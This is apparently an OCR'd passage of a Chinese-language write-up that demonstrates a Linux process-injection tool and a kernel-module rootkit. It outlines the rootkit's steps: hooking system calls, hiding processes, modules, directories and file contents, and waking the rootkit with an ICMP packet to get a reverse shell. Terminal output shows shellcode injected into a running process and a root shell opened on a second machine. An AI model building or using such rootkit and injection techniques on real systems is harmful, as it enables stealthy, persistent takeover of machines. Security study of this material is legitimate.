


```
root@ubuntu:/home/howard/project/ysec_inject# ./ysec_inject test/inject_shellcode 2874
[YY Security] pid:2874    exec_path:/home/howard/project/ysec_inject/test/target    vadd
libc: 7fa52584d000
GOT[1](puts) -> 0x7fa5258bdce0
GOT[3](__gmon_start__) -> 0x7fa52584d000
text vaddr original of inect_shellcode: 0x400000
data vaddr original  of inect_shellcode: 0x600e28

[YY Security] Injecting  0x400000 with pid:2874
[YY Security] Loading text segment at 0xc00000
[YY Security] Loading data segment at 0xe00000
[YY Security]  Actual data segment begins at 0xe00e28
[YY Security]  Setting entry point to 0xc00410
[YY Security] Setting entry point to main@0xc004f4
[YY Security]  Passing control back to 400584
```

（二）内核态木马

1. 通过LKM加载内核模块，
2. 获取Linux system call地址，以及sys_call_talbe
3. Hook相关系统调用sys_execve、sys_open、sys_write以及netfilter
4. 隐藏进程文件本身，隐藏内核模块、隐藏恶意文件内容
5. 通过icmp包唤醒内核态木马，并反弹一个远程控制shell

/usr/include/x86_64-linux-gnu/asm/unistd_64.h:



System call entry

System call table

…….


_NR_execve

_NR_read

_NR_ptrace


_NR_read

……




```
#define __NR_clone                              56
__SYSCALL(__NR_clone, stub_clone)
#define __NR_fork                               57
__SYSCALL(__NR_fork, stub_fork)
#define __NR_vfork                              58
__SYSCALL(__NR_vfork, stub_vfork)
#define __NR_execve                             59
__SYSCALL(__NR_execve, stub_execve)
#define __NR_exit                               60
__SYSCALL(__NR_exit, sys_exit)
#define __NR_wait4                              61
__SYSCALL(__NR_wait4, sys_wait4)
#define __NR_kill                               62
__SYSCALL(__NR_kill, sys_kill)
#define __NR_uname                              63
__SYSCALL(__NR_uname, sys_newuname)

#define __NR_semget                             64
__SYSCALL(__NR_semget, sys_semget)
#define __NR_semop                              65
__SYSCALL(__NR_semop, sys_semop)
```

介绍Linux下一个进程启动的系统调用执行过程




隐藏 “YYSEC^YYSEC”目录以及内核模块信息




```
[root@localhost src]# ll /home/howard/project/
total 28
drwxr-xr-x 3 root root 4096 Jan 23 09:35 kernel_test
drwxr-xr-x 3 root root 4096 Feb 14 11:55 ptrace_inject
drwxr-xr-x 3 root root 4096 Jun 16 21:09 rootkit
drwxr-xr-x 2 root root 4096 Jan 22 15:21 selinux_test
drwxr-xr-x 3 root root 4096 Jan 23 10:55 system_call_hook_test
drwxr-xr-x 6 root root 4096 Jan 22 16:54 yy_kernel_hook
drwxr-xr-x 2 root root 4096 Jul  2 15:51 YYSEC^YYSEC
[root@localhost src]# cat /home/howard/project/YYSEC^YYSEC/hello.txt
hello
[root@localhost src]# insmod yy_sec_kernel_module.ko
[root@localhost src]# ll /home/howard/project/
total 24
drwxr-xr-x 3 root root 4096 Jan 23 09:35 kernel_test
drwxr-xr-x 3 root root 4096 Feb 14 11:55 ptrace_inject
drwxr-xr-x 3 root root 4096 Jun 16 21:09 rootkit
drwxr-xr-x 2 root root 4096 Jan 22 15:21 selinux_test
drwxr-xr-x 3 root root 4096 Jan 23 10:55 system_call_hook_test
drwxr-xr-x 6 root root 4096 Jan 22 16:54 yy_kernel_hook
[root@localhost src]# cat /home/howard/project/YYSEC^YYSEC/hello.txt
hello
[root@localhost src]# lsmod |grep yy_sec_kernel_module
[root@localhost src]#
```

隐藏指定内容




```
[root@localhost src]# cat /etc/hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1               localhost.localdomain localhost
::1             localhost6.localdomain6 localhost6


#<yy_sec_hidden_text>
127.0.0.1 www.baidu.com
#</yy_sec_hidden_text>
[root@localhost src]# insmod yy_sec_kernel_module.ko
[root@localhost src]# cat /etc/hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1               localhost.localdomain localhost
::1             localhost6.localdomain6 localhost6
```

通过icmp包呼唤远程内核木马



```
root@ubuntu:/home/howard# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ad:0c:33
          inet addr:172.19.34.169  Bcast:172.19.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fead:c33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:132701 (132.7 KB)  TX bytes:80271 (80.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5188 (5.1 KB)  TX bytes:5188 (5.1 KB)

root@ubuntu:/home/howard# ./icmp_connect 172.19.34.168
Launching yy reverse_shell:
Sending ICMP ...
Waiting shell on port 8823 (it may delay some seconds) ...
bash: no job control in this shell
bash-3.2# uid=0(root) gid=1217500843 groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
bash-3.2# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:C2:47:3D
          inet addr:172.19.34.168  Bcast:172.19.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:473d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:167472 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46345 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:202214390 (192.8 MiB)  TX bytes:5052218 (4.8 MiB)
```

Linux 用户态-内核态系统调用执行过程

